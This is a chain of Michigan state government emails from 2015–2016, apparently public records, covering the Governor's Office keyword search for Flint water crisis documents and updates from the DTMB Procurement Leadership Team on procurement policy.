**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

*Ruth Thomet,*

Executive Assistant - Legal Department  
Executive Office of the Governor  
111 South Capitol Avenue  
P.O. Box 30013  
Lansing , Michigan 48909  
517-241-5630

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 12:04 PM  
**To:** Berwald, Kirt (DTMB);Hogan, James (DTMB);Buckwalter, Nathan (DTMB);Pung, Linda (DTMB);Westfall, Laurie (DTMB);Willard, Stuart (DTMB);Das, Rajiv (DTMB)  
**Cc:** Simon, Jodi (DTMB);McFarlane, James (DTMB);Buhs, Caleb (DTMB)  
**Subject:** FOIA Project Updates to General Managers  
  
**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you


Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 12:15 PM  
**To:** Gabler, David (DTMB); Gorton, Glenn (DTMB); Evani, Lisa (DTMB); Bearman, Karen (DTMB); Mears, Greg (DTMB); Stanaway, Eric (DTMB); Wilson, AnthonyAJ (DTMB); Roeske, Debbie (DTMB); Thomas, Maria (DTMB)  
**Subject:** FW: FOIA Project Updates to General Managers  
**Importance:** High

Fyi – we may need CS/IS help for our agencies.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



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**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 12:04 PM  
**To:** Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Willard, Stuart (DTMB) <[WillardS@michigan.gov](mailto:WillardS@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>  
**Cc:** Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Subject:** FOIA Project Updates to General Managers  
**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon.** Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.

- The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Willard, Stuart (DTMB)  
**Sent:** Friday, February 12, 2016 12:38 PM  
**To:** Galeazzi, Tiziana (DTMB)  
**Cc:** Berwald, Kirt (DTMB);Hogan, James (DTMB);Buckwalter, Nathan (DTMB);Pung, Linda (DTMB);Westfall, Laurie (DTMB);Das, Rajiv (DTMB);Simon, Jodi (DTMB);McFarlane, James (DTMB);Buhs, Caleb (DTMB)  
**Subject:** Re: FOIA Project Updates to General Managers

Jodi,  
Is OA on board for assisting us as needed to set up services such as additional space for their share drives? Each bureau in LARA is creating a FOIA folder in their share drives and will be consolidating their documents. I am anticipating some of those drives will require additional space.

Thanks

Stu Willard  
Business Relationship Manager  
DTMB AS LARA & MEDC  
517-898-0385  
[willards@michigan.gov](mailto:willards@michigan.gov)

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

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  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development

State of Michigan, Department of Technology, Management and Budget

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
---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 1:19 PM  
**To:** Wilmore, Susan (MCSC)  
**Subject:** FW: FOIA Project Updates to General Managers

**Importance:** High

fyi

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



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---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 12:04 PM  
**To:** Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Simon, Jodi (DTMB) <SimonJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>  
**Subject:** FOIA Project Updates to General Managers  
**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

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  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
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Please call me with any questions.

Thank you

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310


---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 1:19 PM  
**To:** Wilmore, Susan (MCSC)  
**Subject:** FW: PLT  
**Attachments:** Flint Emergency Purchasing Procedures.pdf; Primary SEMC.DOCX

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

fyi

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
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---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Thursday, February 11, 2016 11:27 AM  
**To:** McGarry, Ann (DTMB) <McGarryA@michigan.gov>; Bearman, Karen (DTMB) <BearmanK@michigan.gov>; Bell, Thomas (DTMB) <BellT6@michigan.gov>; Bilek, Mike (DTMB) <bilekm@michigan.gov>; Brys, Anne (DTMB) <BrysA@michigan.gov>; Carey, John (DTMB) <CareyJ@michigan.gov>; Evani, Lisa (DTMB) <EVANIL@michigan.gov>; Evani, Satyakant (DTMB) <evanis@michigan.gov>; Ezzo, Stephen (DTMB) <EzzoS@michigan.gov>; Gabler, David (DTMB) <GablerD@michigan.gov>; Gorton, Glenn (DTMB) <GortonG@michigan.gov>; Hussain, Zahid (DTMB) <HussainZ@michigan.gov>; Hyde, Tim (DTMB) <HydeT@michigan.gov>; Jackson, Tonya (DTMB) <jacksont5@michigan.gov>; Jenkins, Steven (DTMB) <JenkinsS5@michigan.gov>; John, Jibu (DTMB) <JohnJ@michigan.gov>; Macalincag, Teodoro (DTMB) <MacalincagT@michigan.gov>; Mears, Greg (DTMB) <mearsg@michigan.gov>; Ouendag, Michael (DTMB) <ouendagm@michigan.gov>; Proux, Julie (DTMB) <ProuxJ@michigan.gov>; Roeske, Debbie (DTMB) <RoeskeD@michigan.gov>; Schalk, Timothy (DTMB) <SchalkT@michigan.gov>; Smith, Jenniffer (DTMB) <SmithJ87@michigan.gov>; Stanaway, Eric (DTMB) <StanawayE@michigan.gov>; Thomas, Maria (DTMB) <ThomasM16@michigan.gov>; Turner, Lloyd (DTMB) <TurnerL11@michigan.gov>; Wang, Simon (DTMB) <WangS@michigan.gov>; Wilson, AnthonyAJ (DTMB) <WilsonA11@michigan.gov>; Woodbury, Margaret (DTMB) <WoodburyM@michigan.gov>  
**Subject:** FW: PLT

Folks – There is a very defined process for any purchasing requests that come in regarding Flint, MI that includes a list of agency assigned Emergency Management Coordinators that includes our agencies for MCSC, DTMB & MDE.

Just wanted to make you all aware just in case someone asks you to purchase something that concerns Flint, MI.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



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---

**From:** Zuker, Whitnie (DTMB)

**Sent:** Tuesday, February 9, 2016 2:53 PM

**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>

**Subject:** RE: PLT

All,

Per Procurement, they asked for the attached documentation to be disbursed as wide spread as it possibly can. I am certain you already have it, but want to ensure it is passed on!!

The list of primary state emergency management coordinators with office phone and email is also attached. Names and numbers occasionally change, so proceed accordingly. If you ever need to make an urgent contact, feel free to contact MSP Operations at 517-241-8000 and request contact from the EMHSD Duty Officer, who will be able to send a message using the Everbridge system.

Also,

Ensure your DTMB representatives as well as your supporting Agencies are not using any Procurement templates found at the following site: [http://inside.michigan.gov/dtmb/wr/Forms/Forms/All\\_forms.aspx](http://inside.michigan.gov/dtmb/wr/Forms/Forms/All_forms.aspx). The forms on this site are out dated. Your all should be using this site instead: <http://inside.michigan.gov/Procurement/Pages/Templates-and-Purchasing-Documents.aspx>. We are working on resolving this issue.

Thank you,

**Whitnie Zuker**

IT Procurement Specialist

DTMB supporting MSP & DMVA

333 S. Grand Ave

Lansing, MI 48933

Phone (517) 243-4103

[zukerw@michigan.gov](mailto:zukerw@michigan.gov)



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---

**From:** Zuker, Whitnie (DTMB)

**Sent:** Wednesday, February 03, 2016 12:50 PM

**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>

**Subject:** RE: PLT

Hello Everyone,

I hope all had a great holiday and a great start to the New Year!!

Here are the updates since we last spoke.

- Procurement Notes for 11/25/15, 1/6/16 and 1/20/16 attached (no notes for December). Primarily working sessions for the new Ad Board policies.
- As of today, Chapters 1, 5, 10, 11 have been finalized and are on the [Procurement site](#) for viewing. (Chapter 5 User Guide is still in the process of being finalized)
- Category Team updates attached.
- Procurement Process Improvement for Phase I ITRAC to Contract Recommendations attached. This effort is ongoing and lead by Procurement with input from supporting Agency Reps. = (see the Procurement News pdf for full team members.
  - Phase II Procurement Process Improvement - Concept to ITRAC will be focused on IT. This team kicks off 2/24 and will go till 3/18. I am part of this team along with the following members:
    - Beachnau, Linda (MSHDA); Gallagher, James D. (AG); Kinnamon, Mark (DTMB); Martin, Kathryn (MGCB); McDonald, Vanessa (MSHDA) >; Nordyke, Susan (DTMB); Park, Alex (DTMB); Pemble, William (DTMB); Robel, Kristen E. (TREASURY) ; Spaniolo, Natalie (DTMB) >; Trombly, Dillon (DTMB); Wager, Scott (DTMB)

We have another meeting today, and will provide an update after the notes are received

Thank you,

**Whitnie Zuker**  
 IT Procurement Specialist  
 DTMB supporting MSP & DMVA  
 333 S. Grand Ave  
 Lansing, MI 48933  
 Phone (517) 243-4103  
[zuckerw@michigan.gov](mailto:zuckerw@michigan.gov)




---

**From:** Zuker, Whitnie (DTMB)  
**Sent:** Wednesday, November 04, 2015 7:06 PM  
**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>  
**Subject:** RE: PLT

Good Evening Everyone,  
 Attached:

- Procurement Notes from 10/14/15 PLT
- Latest version of Chapter 10 that is in the process of being approved
- SOW Interview Questions.

I value your input!! Please let me know what I can do to provide you better information and support.

**NOTES:**

Procurement is still planning on putting new process teams in place and are looking at possibly changing SOW development roles and responsibilities to streamline the procurement process. It has yet to be confirmed when and what will actually change.

In the meantime, as mentioned in our one-on-ones, DTMB Procurement did create a SOW 101 training course to essentially present the attached SOW interview question document. As a reminder, it was developed to assist their Buyers when they are reviewing/finalizing a SOW document. Still, it is a list of questions the initiator of the SOW would ask themselves or the end user to help guide critical thinking about a project to produce such SOW document. Not every question must be asked and it is not an exhaustive list since each project will be different.

This document not IT specific. A group effort is working towards creating it more specific to IT, recreate IT RFP template(s) and create a questionnaire to drive requestors to know what terms they should be utilizing for RFPs. Then, provide IT SOW and Terms training course to those needed.

**It would be very helpful if you could send me questions or suggestions that you find valuable to add to any of the initiatives above. Following this email, I will also be asking your BRM's and others for the same. Please forward them to me by 11/20/15.**

#### CHAPTER 10:

Chapter 10 is a high-level expansion on Contracting. Who has the authority, what type of contracts or alternative methods are utilized to purchase goods or services, when can you use Memorandums, breakdown of a contract, establishing transactions in Main and coding requests correctly with the right Commodity code.

#### OTHER:

- Chapter 5 has yet to be confirmed to be approved. Pending response for when it will be initiated and the forms and processes one must take to use the new policy.
- RFP request that is estimated to be over 5MILL an RFI is recommended.
  - As of now, Procurement is to facilitate this process, but they are reevaluating this role.
- Procurement has indicated that if it is unknown what type of Hosting or Maintenance method is preferred for a new RFP then an RFI should be conducted.
- The last PLT was on 10/14. The next PLT will not be held until 11/25/15.

Thank you,

Whitnie Zuker  
IT Procurement Specialist  
DTMB supporting MSP & DMVA  
333 S. Grand Ave  
Lansing, MI 48933  
Phone (517) 243-4103  
[zukerw@michigan.gov](mailto:zukerw@michigan.gov)

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Zuker, Whitnie (DTMB)

**Sent:** Wednesday, October 21, 2015 1:40 PM

**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hogani@michigan.gov](mailto:hogani@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>

**Subject:** RE: PLT

Hello everyone,

Resulting version of Chapter 5 m attached. It is making its way for final approval.

Please see that the ability to purchase good or service through a local government, university, college, school district, was not added due to legalities.

The PLT has yet to receive the notes from the meeting. Once received I will share.

Thank you,

**Whitnie Zuker**

IT Procurement Specialist

DTMB supporting MSP & DMVA

333 S. Grand Ave

Lansing, MI 48933

Phone (517) 243-4103

[zuckerw@michigan.gov](mailto:zuckerw@michigan.gov)

---

**From:** Zuker, Whitnie (DTMB)

**Sent:** Thursday, September 24, 2015 11:12 AM

**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>

**Subject:** RE: PLT

**Importance:** High

Good Morning!

Attached is an electronic copy of the draft language on competitive solicitations that was provided to the PLT. This is the next chapter to replace the current State AD Board Guide.

This replacement chapter does include the ability for Invitation to Negotiate in Section 5.1.3.3 and a posting exception for direct solicitation in Section 5.1.3.4.

Your feedback is required **no later than September 30, 2015**. Please redline the document and provide justification for any content changes suggested.

Your participation is crucial as it may be a very long time before this policy is modified again with any of our involvement.

Thank you,

**Whitnie Zuker**

IT Procurement Specialist

DTMB supporting MSP & DMVA

333 S. Grand Ave

Lansing, MI 48933

Phone (517) 243-4103

[zuckerw@michigan.gov](mailto:zuckerw@michigan.gov)

---

**From:** Zuker, Whitnie (DTMB)

**Sent:** Friday, September 04, 2015 10:34 AM

**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi,

Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>  
**Cc:** Roach, David (DTMB) <[RoachD2@michigan.gov](mailto:RoachD2@michigan.gov)>  
**Subject:** RE: PLT

Good morning!

I wanted to ensure you all are aware regarding DTMB Procurement's current expectations for Contract Change Notices and Staff Augmentation needed to support Sigma. DTMB Procurement is requesting that the SOW template attached in the email is used. Please direct any questions that you may have to Chris Mitchell or Simon Baldwin.

Side notes:

- The PLT meeting scheduled for 9/2/15 was cancelled. The next meeting is scheduled for 9/16.
- You or your selected designees shall see 30 min. initial invites coming your way by the end of today!

Thank you,

**Whitnie Zuker**  
IT Procurement Specialist  
DTMB supporting MSP & DMVA  
333 S. Grand Ave  
Lansing, MI 48933  
Phone (517) 243-4103  
[zuckerw@michigan.gov](mailto:zuckerw@michigan.gov)

---

**From:** Zuker, Whitnie (DTMB)  
**Sent:** Sunday, August 23, 2015 7:13 PM  
**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>  
**Cc:** Roach, David (DTMB) <[RoachD2@michigan.gov](mailto:RoachD2@michigan.gov)>  
**Subject:** RE: PLT

Hello Everyone,

It's great to be back with DTMB Customer Service and I am really excited to take part of this initiative while working with all of you and your designees to improve the procurement process!!

#### **Next Steps**

I will be sending each one of you a meeting notice so I can collect your thoughts of the issues you encounter and what measures you believe we should be focusing on for success.

Before we meet, please send me:

- A list of your staff (State or Contractual) that are specifically responsible for:
  - Drafting documentation for RFI, RFP and CCN
  - Submitting/tracking ITRAC for Services and Commodities.
  - Providing contract compliance management activities
- A resource that may have experience in documenting AS IS and/or TO BE process flows of process improvement initiatives that I may ask some questions and bounce some ideas off of.



## **PLT**

As I have only been to one PLT meeting thus far, I have a lot of catching up to do and awaiting any past decision making documentation, but let me share some key notes from the meeting on 8/19/15 and what I have sent directly to Procurement:

- 8/19/15 Agenda attached.
- DTMB Procurement and Agencies has been participating in the reorganization of state procurement practices announced by the governor in Executive Directive 2015-1. Part of this initiative includes the streamlining and standardization of practices across state agencies through the establishment of the Michigan Procurement Policy Manual (MPPM). This MPPM will replace the current State AD Board Guide.

Attached is the first finalized draft of Chapter 1. Please note that this has not been processed through the DTMB Administrative Guide process. Once that is done, we anticipate it will be in two weeks, the document will be considered complete. Still, **please share draft Chapter 1 attached as more exposure the better.**

NOTE: Purchasing Professionals now include JEC members. See revised Ethical standards and Professional Conduct section 1.4.

- Procurement will not be granted another request for Ad Board resolution to extend contracts passed the expiration date (current resolution 2015-1 attached). Cut of is 9/30/15, so if you are in need of making an ad board resolution request contact Sharon Maynard with me cc'd **no later than 8/25/15**
- Procurement is working with SIGMA right now developing the draft change notice with a target date for release next week. I have asked Procurement if this is mandatory and informed them that we were charged to engage with the vendor for sigma interfaces/conversion work ASAP. I have asked if more was needed in a SOW/vendor proposal then the list of criteria I sent.
- Procurement has been in the process to form a pre-qualification program offering consulting services on a fast-track, as-needed basis for Business Process Review (BPR)/Lean Process Improvement (LPI). It was intended to be executed June 22, 2015, but now expected by the end of next week. You may view the RFP at <https://www.buy4michigan.com/bsa/external/bidDetail.sdo?docId=007115B0005004&external=true&parentUrl=bid>
- Initial direct recommendations:
  - A dashboard showing per Procurement division the time it takes to get requests through the process. Right now there is a general monthly Procurement Operational Metrics on the Procurement website. It only really breakdowns % of time Buyer is assigned in iTRAC within 3-day time Period but does not provide any other data for how long the requests are in the procurement process.
  - Have a dashboard for DTMB FS for PO under contract/PO not under contract requests
  - Update the current Procurement SLA to ensure that it can realistically meet the ongoing needs of the agency
  - Process for issue resolution of contractual matters before putting a vendor complaint in MAIN since contractual issues are not submitted or tracked in a central location.

Whitnie Zuker  
IT Procurement  
DTMB supporting MSP & DMVA  
333 S. Grand Ave  
Lansing, MI 48933

Phone (517) 243-4103  
[zuckerw@michigan.gov](mailto:zuckerw@michigan.gov)


---

**From:** McFarlane, James (DTMB)  
**Sent:** Thursday, August 20, 2015 8:37 AM  
**To:** Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hogani@michigan.gov](mailto:hogani@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>  
**Cc:** Zuker, Whitnie (DTMB) <[ZukerW@michigan.gov](mailto:ZukerW@michigan.gov)>; Roach, David (DTMB) <[RoachD2@michigan.gov](mailto:RoachD2@michigan.gov)>  
**Subject:** FW: PLT

Hi all, Whitnie Zuker (who now works in Customer Service MSP) is going to be our liaison for the Procurement Leadership Team (PLT). This is the purchasing group that meets with agencies and focuses on streamlining procurement. Whitnie will keep us informed and also represent our department's interest in these ongoing procurement discussions. Kirt, please inform ITOT at the next meeting.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: 734-891-0517 [mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)



---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, August 07, 2015 8:45 AM  
**To:** McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>  
**Cc:** Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>  
**Subject:** Re: PLT

Thanks James. Jeff - can you please make sure she gets on the invite list?

Thanks,

Brom Stibitz

On Aug 6, 2015, at 8:39 PM, McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)> wrote:

Hi Brom, Whitnie Zuker would be a good candidate.

Thanks James

Sent from my iPhone

On Aug 6, 2015, at 5:39 PM, Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)> wrote:

